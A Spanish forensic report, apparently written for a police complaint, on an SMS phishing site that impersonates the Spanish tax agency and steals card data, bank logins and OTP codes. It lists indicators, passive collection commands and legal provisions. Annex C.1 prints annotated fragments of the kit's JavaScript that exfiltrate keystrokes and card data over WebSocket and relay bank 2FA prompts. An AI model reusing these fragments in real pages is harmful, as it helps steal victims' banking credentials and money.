

INFORME FORENSE

Sitio web fraudulento que suplanta a la Agencia Tributaria (AEAT)
Documento de soporte tecnico para denuncia

Campo	Valor
Denunciante	Reservado (version publica)
Fecha del analisis	26 de junio de 2026 (09:57 - 10:07 UTC)
Vector del ataque	SMS (smishing)
SMS recibido	26/06/2026 a las 11:07 (hora local)
URL fraudulenta	https://agenciatributaria.gob-at.eu.cc/es
Entorno de analisis	Kali Linux (recoleccion pasiva en aislamiento)

1. Resumen ejecutivo

Se ha identificado y analizado un sitio web fraudulento (<https://agenciatributaria.gob-at.eu.cc/es>) que **suplanta la identidad de la Agencia Tributaria espanola** mediante el reclamo de una falsa 'devolucion de impuestos pendiente'. El denunciante recibio el enlace por **SMS el 26/06/2026 a las 11:07**. El sitio recopila de forma enganosa el DNI/NIE, datos personales y de contacto, los **datos completos de la tarjeta bancaria (numero, caducidad y CVV)** y las **credenciales de banca online** (BBVA, Santander, etc.), incluidos los **codigos OTP de un solo uso**. Los datos se transmiten **en tiempo real** a los delincuentes mediante un canal WebSocket que, ademas, permite al operador **dirigir a la victima por las distintas pantallas para sortear la verificacion en dos pasos (2FA)** del banco, tecnica conocida como adversary-in-the-middle. Diversos indicios tecnicos (artefactos en chino en el codigo, identificador de campana 'we125' e infraestructura alojada en Tencent Cloud) apuntan a un kit de phishing comercial reutilizable.

2. Hechos cronologicos

Fecha / Hora	Hecho
19/06/2026	Ultima modificacion del contenido fraudulento (cabecera last-modified). Inicio aproximado de la campana.
26/06/2026 11:07 (local)	El denunciante recibe el SMS con el enlace fraudulento (vector del ataque).
26/06/2026 08:01 UTC	Renovacion automatica del certificado TLS del dominio.
26/06/2026 09:57-10:07 UTC	Recoleccion y preservacion de evidencias desde entorno aislado (Kali Linux).
26/06/2026 (posterior)	El dominio fraudulento deja de estar accesible (baja del sitio / takedown), con posterioridad a la preservacion de las evidencias.

3. Analisis tecnico

La pagina es una aplicacion de pagina unica (framework Vue 3) cuyo fichero JavaScript **index-448bc3b3.js** implementa un panel de phishing. El recorrido de robo es el siguiente:

/phone (cebo 'devolucion pendiente') → **/home** (DNI/NIE) → **/address** (datos personales) → **/selectbank** (seleccion de banco) → **/card (tarjeta completa + CVV)** → paginas de OTP / PIN / login bancario (BBVA, Santander) → **/success** (pantalla falsa de exito).

- **Exfiltracion continua:** cada pulsacion de teclado se envia a **/JccxhlaBaX/api/input** y por WebSocket, sin esperar al envio del formulario.
- **Canal C2 en tiempo real:** **wss://agenciatributaria.gob-at.eu.cc/ws?token=<UUID>**. El operador remoto envia ordenes que redirigen a la victima a pantallas de OTP, PIN o confirmacion en la app del banco, evidenciando un

fraude operado manualmente para vaciar cuentas eludiendo el 2FA.

- **Suplantacion visual:** uso de logotipos e interfaces clonadas de la AEAT, BBVA y Santander.
- **Persistencia del rastreo:** genera un identificador UUID replicado en cookie, localStorage, sessionStorage e IndexedDB.

4. Indicadores de Compromiso (IOC)

Red e infraestructura

Tipo	Valor	Notas
URL phishing	https://agenciatributaria.gob-at.eu.cc/es	Suplanta a la AEAT
Dominio base	gob-at.eu.cc	Subdominio gratuito bajo eu.cc
Direccion IP	43.130.56.91	Servidor de alojamiento
ASN / Hosting	AS132203 - Tencent Cloud (Aceville Pte Ltd)	Proveedor a notificar
Servidores DNS	a.share-dns.com / b.share-dns.net	DNSPod (Tencent)
Servidor web	Caddy	Cabecera via: 1.1 Caddy
Certificado TLS	Let's Encrypt, CN=agenciatributaria.gob-at.eu.cc	Emitido 26/06/2026
C2 WebSocket	wss:///ws?token=	Exfiltracion en tiempo real
C2 HTTP	/JccxhlaBaX/api y /JccxhlaBaX/api/input	Envio de datos y keystrokes

Fichero malicioso

Fichero	Algoritmo	Hash
index-448bc3b3.js	SHA-256	f0832bcd33a0fa2100c17d8366a217b93abe0413172efea51ccb0ce012c00e4b

Artefacto capturado en el navegador (cookie de rastreo)

Al acceder al sitio se deposita en el navegador una cookie de seguimiento que el panel del atacante utiliza para identificar de forma persistente a la victima. Sus atributos coinciden exactamente con el codigo del kit (funcion de guardado de cookie con SameSite=Lax y duracion de 400 dias), y el mismo valor se replica en localStorage, sessionStorage e IndexedDB.

Atributo	Valor
name	token
value (UUID de seguimiento)	322bf939-0516-4bcb-b73e-4018e944ee36
domain	agenciatributaria.gob-at.eu.cc
path	/
expires	Sat, 31 Jul 2027 (~400 dias; coincide con max-age=34560000)
size	42
httpOnly	false (accesible desde JavaScript: rastreo deliberado)
secure	false
samesite	Lax

Atribucion

Indicador	Valor
Identificador de campana	we125_es_Taxrefund_agenciatributaria
Artefactos de idioma	Cadenas y comentarios en chino en el codigo (kit probablemente de origen chino)
Marcas suplantadas	AEAT, BBVA, Santander (y logotipos de Sabadell, Unicaja, Bankinter, etc.)

5. Cadena de custodia

Todas las evidencias se recogieron de forma **pasiva** (sin acceso no autorizado al servidor) desde un entorno Kali Linux aislado, registrando la sesion con marca de tiempo UTC. Cada artefacto se acompaña de su valor hash SHA-256. Se conserva una copia integra (snapshot del sitio, salidas de WHOIS/DNS, certificado, cabeceras HTTP, capturas de pantalla y el fichero JavaScript), empaquetada y sellada con su hash, a disposicion de la autoridad.

Artefacto	Contenido
evidencia/snapshot/	Copia del sitio (HTML/JS/CSS) descargada el 26/06/2026
evidencia/snapshot.sha256	Hashes SHA-256 de cada fichero del snapshot
evidencia/whois_ip.txt / ipinfo.json	Titularidad de la IP y proveedor (Tencent Cloud)
evidencia/certificado.txt	Detalle del certificado TLS
evidencia/headers.txt	Cabeceras HTTP de respuesta
capturas/	Capturas de pantalla del recorrido del fraude
evidencia/cookie_token.txt	Cookie de rastreo capturada (UUID 322bf939-...ee36)

Nota sobre la disponibilidad del sitio: con posterioridad a la preservación de las evidencias, el dominio fraudulento dejó de estar accesible (baja del sitio). Las evidencias recogidas reflejan el estado del sitio mientras se encontraba operativo y conservan plena validez documental.

6. Contactos de abuso (para acelerar la baja del sitio)

Entidad	Contacto / vía
Hosting (Tencent Cloud)	abuse@tencent.com (validado 15/05/2026)
DNS / subdominio	Operador de eu.cc y DNSPod (Tencent)
Registro .cc	VeriSign (formulario de abuso)

7. Vía de denuncia (España)


- **Policía Nacional - Grupo de Delitos Telemáticos (GDT) y/o Guardia Civil - Equipo de Delitos Telemáticos:** presuntos delitos de estafa (art. 248 CP) y suplantación de identidad.
- **INCIBE** (teléfono 017 / incibe.es): reporte y orientación en ciberseguridad.
- En caso de haber introducido datos reales de tarjeta o banca: **avisar de inmediato a la entidad bancaria** para el bloqueo y la reclamación correspondiente.

8. Tipificación legal orientativa

A título meramente orientativo (la calificación jurídica corresponde a la autoridad), los hechos podrían ser constitutivos de los siguientes delitos previstos en el Código Penal español:

Precepto	Conducta
Art. 248-249 (estafa)	Engaño bastante para obtener datos y disponer de fondos ajenos con ánimo de lucro.
Art. 248.2 (estafa informática)	Uso de artificios informáticos y de datos de tarjetas para transferencias no consentidas.
Art. 197 y 197 bis	Apoderamiento y acceso no autorizado a datos personales y credenciales bancarias.
Art. 386/399 bis (en su caso)	Uso fraudulento de tarjetas / instrumentos de pago.
Art. 401 (usurpación)	Suplantación de la identidad de un organismo público (AEAT) y de entidades bancarias.
Art. 301 (blanqueo)	Posible destino ulterior de los fondos obtenidos.

9. Diagrama del flujo del ataque



10. Recomendaciones para la persona afectada

- Contactar de inmediato con la **entidad bancaria** para bloquear la tarjeta y vigilar/anular cargos no reconocidos.
- Cambiar las **credenciales de banca online** y de cualquier servicio donde se reutilice la misma contraseña.
- Activar alertas de movimientos y revisar la cuenta durante las semanas siguientes.
- Conservar el **SMS original** y no volver a pulsar el enlace.
- Presentar **denuncia** (Policia Nacional/GDT o Guardia Civil) aportando este informe y el paquete de evidencias.
- Valorar el alta en sistemas de **prevencion del fraude** y la solicitud de un nuevo numero de tarjeta.

Anexo A - Metodología y comandos ejecutados

Toda la recolección se realizó de forma **pasiva** (sin acceso no autorizado, escaneo agresivo ni explotación del servidor) desde una máquina **Kali Linux** aislada, registrando la sesión completa con *script* y marcas de tiempo UTC. Se reproducen a continuación los pasos y comandos.

Paso 0 - Preparación del caso y registro de sesión

```
mkdir -p ~/caso_phishing_aeat/{evidencia,capturas,logs}
cd ~/caso_phishing_aeat
script -a logs/sesion_$(date -u +%Y%m%dT%H%M%S).log
date -u
D="agenciatributaria.gob-at.eu.cc"
URL="https://$D/es"
```

Resultado: Sesión iniciada el 26/06/2026 a las 09:57:13 UTC; estructura de carpetas y variables creadas.

Paso 1 - Infraestructura (DNS / IP / hosting)

```
dig +short A "$D"
dig +short NS gob-at.eu.cc
dig +short CNAME "$D"
whois gob-at.eu.cc
IP=$(dig +short A "$D" | tail -n1)
whois "$IP"
curl -s "https://ipinfo.io/$IP"
```

Resultado: IP 43.130.56.91; NS a.share-dns.com / b.share-dns.net (DNSPod); WHOIS de IP: APNIC, Aceville Pte Ltd / Tencent Cloud, AS132203, abuse@tencent.com. WHOIS del dominio: sin coincidencia (subdominio gratuito bajo eu.cc).

Paso 2 - Certificado TLS

```
echo | openssl s_client -connect "$D":443 -servername "$D" 2>/dev/null \
| openssl x509 -noout -text > evidencia/certificado.txt
grep -E 'Not Before|Not After|Issuer|Subject' evidencia/certificado.txt
```

Resultado: Emisor Let's Encrypt; Subject CN=agenciatributaria.gob-at.eu.cc; Not Before 26/06/2026 08:01 UTC.

Paso 3 - Cabeceras HTTP

```
curl -sIL -A "Mozilla/5.0" "$URL" | tee evidencia/headers.txt
```

Resultado: HTTP/2 200; servidor Caddy (via: 1.1 Caddy); last-modified Fri, 19 Jun 2026 (campana activa desde esa fecha).

Paso 4 - Snapshot del sitio (copia inmutable)

```
wget --mirror --page-requisites --convert-links --no-parent \
--user-agent="Mozilla/5.0" -e robots=off \
-P evidencia/snapshot/ "$URL" 2>&1 | tee logs/wget.log
find evidencia/snapshot -type f -exec sha256sum {} \; > evidencia/snapshot.sha256
```

Resultado: Descargados 41 ficheros (2,2 MB): HTML, JavaScript, CSS y fuentes. Hashes SHA-256 calculados.

Paso 5 - Captura visual

```
cutycapt --url="$URL" --out=capturas/landing.png
```

Resultado: Captura de la página de aterrizaje generada; recorrido del fraude documentado manualmente.

Paso 6 - Extracción de IOC del código JavaScript

```
JS=$(find evidencia/snapshot -name '*.js' | head -1)
sha256sum "$JS" | tee evidencia/app.min.js.sha256
grep -aoE 'wss?://[^\]]+|[A-Za-z0-9_]+/api[^\]]*' "$JS" | sort -u
grep -ao 'we125_es_Taxrefund_agenciatributaria' "$JS"
grep -ao 'JccxhIaBaX' "$JS"
```

Resultado: Fichero index-448bc3b3.js, SHA-256 f0832bcd...e4b. IOC confirmados: /JccxhlaBaX/api, /JccxhlaBaX/api/input y wss://ws?token=. Slug de campana we125 presente.

Paso 7 - OSINT pasivo (escala de la campana)

```
curl -s "https://crt.sh/?q=%25.gob-at.eu.cc&output=json" | tee evidencia/crtsh.json
```

Resultado: Consulta de transparencia de certificados para enumerar subdominios hermanos (reintentar si el servicio responde 502).

Paso 8 - Sellado de la evidencia

```
cd ~
tar czf caso_phishing_aeat_$(date -u +%Y%m%dT%H%M%S).tar.gz caso_phishing_aeat/
sha256sum caso_phishing_aeat_*.tar.gz | tee caso_phishing_aeat.tar.gz.sha256
exit # cierra el registro 'script'
```

Resultado: Paquete integro de evidencias generado y sellado con su hash SHA-256.

Herramientas empleadas: Kali Linux, whois, dig (bind9-dnsutils), openssl, curl, wget, cutycapt, coreutils (sha256sum, tar), script.

Anexo A.1 - Verificacion de la baja del sitio

Con posterioridad a la preservacion de las evidencias se constato la **baja inmediata** del sitio fraudulento. La indisponibilidad puede comprobarse de forma objetiva con los siguientes comandos, que dejan de devolver resolucio DNS y respuesta HTTP:

```
date -u
dig +short A agenciatributaria.gob-at.eu.cc # sin respuesta tras la baja
curl -sI https://agenciatributaria.gob-at.eu.cc/es # conexion fallida tras la baja
```

La retirada rapida es coherente con la notificacion a los contactos de abuso del proveedor (Tencent Cloud). Las evidencias recogidas reflejan el estado del sitio mientras estuvo operativo y conservan plena validez.

Anexo B - Capturas de pantalla

Se incorporan las capturas obtenidas durante la fase en que el sitio estuvo accesible. Dado que la baja fue **inmediata**, el recorrido completo del fraude no pudo fotografiarse en su totalidad; no obstante, el funcionamiento de las pantallas no capturadas queda **plenamente acreditado por el código fuente** del snapshot preservado (vease Anexo C).

No se han localizado ficheros de imagen en la carpeta 'capturas/' junto a este generador. Las capturas se aportan como ficheros adjuntos independientes dentro del paquete de evidencias (carpeta capturas/ del caso).

Anexo C - Datos personales y financieros capturados por el sitio

A partir del analisis del codigo fuente (fichero index-448bc3b3.js) se detalla que dato solicita y exfiltra cada pantalla del kit, con independencia de que llegaran o no a fotografiarse:

Pantalla (ruta)	Datos capturados	Exfiltracion
/home	DNI / NIE	input_text -> /JccxhlaBaX/api/input y WebSocket
/address	Nombre, domicilio, CP, ciudad, telefono, email	input_address + WebSocket
/card	Titular, numero de tarjeta, caducidad y CVV	submit_card (type submitCard) por WebSocket
/otpValid, /bbvaotp	Codigo OTP recibido por SMS	submit_card (submitValidCode / customOtpValid)
/OtpPin	PIN de la tarjeta	submit_card (submitCustomOtpValid)
/bbvalogin	Usuario y clave de banca online (BBVA)	submit_card (customOtpValid)
/AppStan, /appValid	Confirmacion de la app del banco (Santander/otros)	submit_card / app-valid
Todas	UUID de seguimiento (cookie 'token')	Replicado en cookie, localStorage e IndexedDB

El canal WebSocket permite ademas al operador remoto **encadenar estas pantallas en tiempo real** (comandos otpValid, appValid, pinFail, etc.) para superar la verificacion en dos pasos del banco.

Anexo C.1 - Analisis del codigo comentado (fines didacticos)

Se reproducen fragmentos representativos del fichero JavaScript capturado (index-448bc3b3.js), ligeramente reformateados para su lectura, con fines exclusivamente **defensivos y educativos**: entender el funcionamiento del fraude es la mejor forma de prevenirlo. No se incluye codigo completo ni instrucciones de reproduccion.

1) Arranque de la sesion y control del atacante

```
Pl.post("/JccxhIaBaX/api", {}).then(r => {
  if (r.data.isBlock) { dl(); return } // si la IP esta vetada, expulsa
  let o = r.data.Token; // token de sesion del panel
  a5(o, r.data.mode); // abre el canal WebSocket
  r.data.custom && (Sn.value = JSON.parse(r.data.custom))
})
```

Que hace: Al cargar la pagina, el sitio pide instrucciones a su servidor. Este puede bloquear a investigadores (isBlock), entrega un token de sesion y arranca el canal de comunicacion en tiempo real con el operador.

2) Canal de mando y control (WebSocket)

```
me = c6(`wss://${window.location.host}/ws?token=${e}`)
me.send(JSON.stringify({
  event: "login",
  content: { tag: "user", token: e, isFirst: t }
}))
```

Que hace: Se establece un WebSocket persistente. A traves de el viajan los datos robados y, en sentido inverso, las ordenes del estafador. Es lo que convierte una web estatica en un fraude operado en vivo.

3) Cookie de rastreo: persistencia del UUID

```
static saveToCookie(t) {
  document.cookie =
    `token=${encodeURIComponent(t)};path=/;max-age=34560000;SameSite=Lax`
}
static syncToAllStorages(t) {
  this.safeSet(sessionStorage, t)
  this.safeSet(localStorage, t)
  this.saveToCookie(t) // <- la cookie capturada en el Anexo 4
  ug.set(t) // IndexedDB
}
```

Que hace: Genera un identificador unico (UUID) y lo replica en cookie, sessionStorage, localStorage e IndexedDB. Asi reconoce a la victima aunque borre una parte. Coincide exactamente con la cookie 'token' que capturamos (322bf939-...ee36, max-age=34560000 = 400 dias).

4) Robo continuo: cada pulsacion se exfiltra

```
function nb(e){ Pl.post("/JccxhIaBaX/api/input", e) } // respaldo por HTTP

function Hn(e, t, n){ // e=tipo, t=campo, n=texto tecleado
  // se invoca en CADA onInput, sin esperar a pulsar "Enviar"
  me.send(JSON.stringify({
    event: "input_text",
    content: { type: e, key: t, text: n }
  }))
  nb({ content: { type: e, key: t, text: n } })
}
```

Que hace: La funcion Hn se ejecuta con cada tecla. Envia lo escrito por WebSocket y, como respaldo, por HTTP a /JccxhIaBaX/api/input. El atacante ve lo que tecleas en tiempo real, aunque nunca llegues a enviar el formulario.

5) Envio del botin: datos completos de la tarjeta

```
me.send(JSON.stringify({
  event: "submit_card",
  content: {
    type: "submitCard",
    formData: { ...o, cardNumber } // titular, numero, caducidad, CVV
  }
}))
```

Que hace: Al confirmar el formulario de pago se transmite el objeto completo de la tarjeta (numero, titular, caducidad y CVV) al servidor del estafador.

6) Adversary-in-the-middle: el operador dirige a la victima

```
const n = {
  otpValid: () => Ma("/otpValid", e), // pide el OTP del SMS
  appValid: () => Ma("/appValid", e), // "confirma en tu app"
  customOtpValid: () => Ma("/customOtpValid", e),
  otpFail: () => Vt.emit("otp-valid", { message2: "codigo erroneo" }),
  success: () => ki.push("/success"),
  block: dl, kickOut: dl // expulsa a la victima
}
// el estafador envia "result_type" por WebSocket y la victima
// salta EN VIVO a la pantalla que el banco real le esta pidiendo
```

Que hace: Esta es la pieza clave. Segun lo que el banco real le solicite al estafador (SMS, PIN, confirmacion en app), este envia una orden y la victima es redirigida a la pantalla correspondiente para entregar ese dato. Asi se sortea la verificacion en dos pasos: el famoso 'no compartas tu OTP' no basta cuando la propia web te lo pide en el momento exacto.

7) Borrado de rastro al terminar

```
function dl(){
  window.location.replace("https://sede.agenciatributaria.gob.es/")
}
```

Que hace: Tras el robo (o si detecta un investigador), redirige a la web REAL de la Agencia Tributaria para no levantar sospechas y dificultar darse cuenta del engaño.

Anexo D - Glosario de terminos

Termino	Definicion
Phishing	Fraude que suplanta a una entidad legitima para enganar a la victima y obtener sus datos.
Smishing	Phishing distribuido mediante mensajes SMS.
OTP	Codigo de un solo uso (One-Time Password) enviado por el banco para confirmar operaciones.
2FA	Verificacion en dos pasos: segundo factor de seguridad ademas de la contrasena.
Adversary-in-the-middle	Atacante que se interpone en tiempo real entre la victima y el banco para robar y reutilizar el 2FA.
C2 (Command & Control)	Servidor del atacante que recibe los datos robados y envia ordenes al sitio fraudulento.
IOC	Indicador de Compromiso: dato tecnico (dominio, IP, hash...) que identifica la amenaza.
Hash SHA-256	Huella digital unica de un fichero; cualquier cambio altera el valor, garantizando su integridad.
Snapshot	Copia integral del sitio web preservada en un instante concreto.

Anexo E - Declaracion y control del documento

El abajo firmante declara que las evidencias descritas se obtuvieron mediante procedimientos pasivos, sin acceso no autorizado ni alteracion de los sistemas de terceros, y que el contenido de este informe refleja fielmente los resultados del analisis.

Campo	Valor
Autor del informe	Analista de seguridad
Fecha de emision	26 de junio de 2026
Version del documento	1.0
Metodo de obtencion	Recoleccion pasiva en entorno aislado (Kali Linux)
Repositorio publico	github.com/ivnovomi/forensics-aeat-20260626

Campo	Valor
Integridad	El hash SHA-256 de este PDF se entrega por separado junto al paquete de evidencias

Firma: _____ Fecha: _____

Nota: el presente documento es un informe de soporte tecnico elaborado a partir de evidencias recogidas por procedimientos pasivos y no constituye un dictamen pericial oficial. Su finalidad es facilitar la tramitacion de la denuncia ante las autoridades competentes.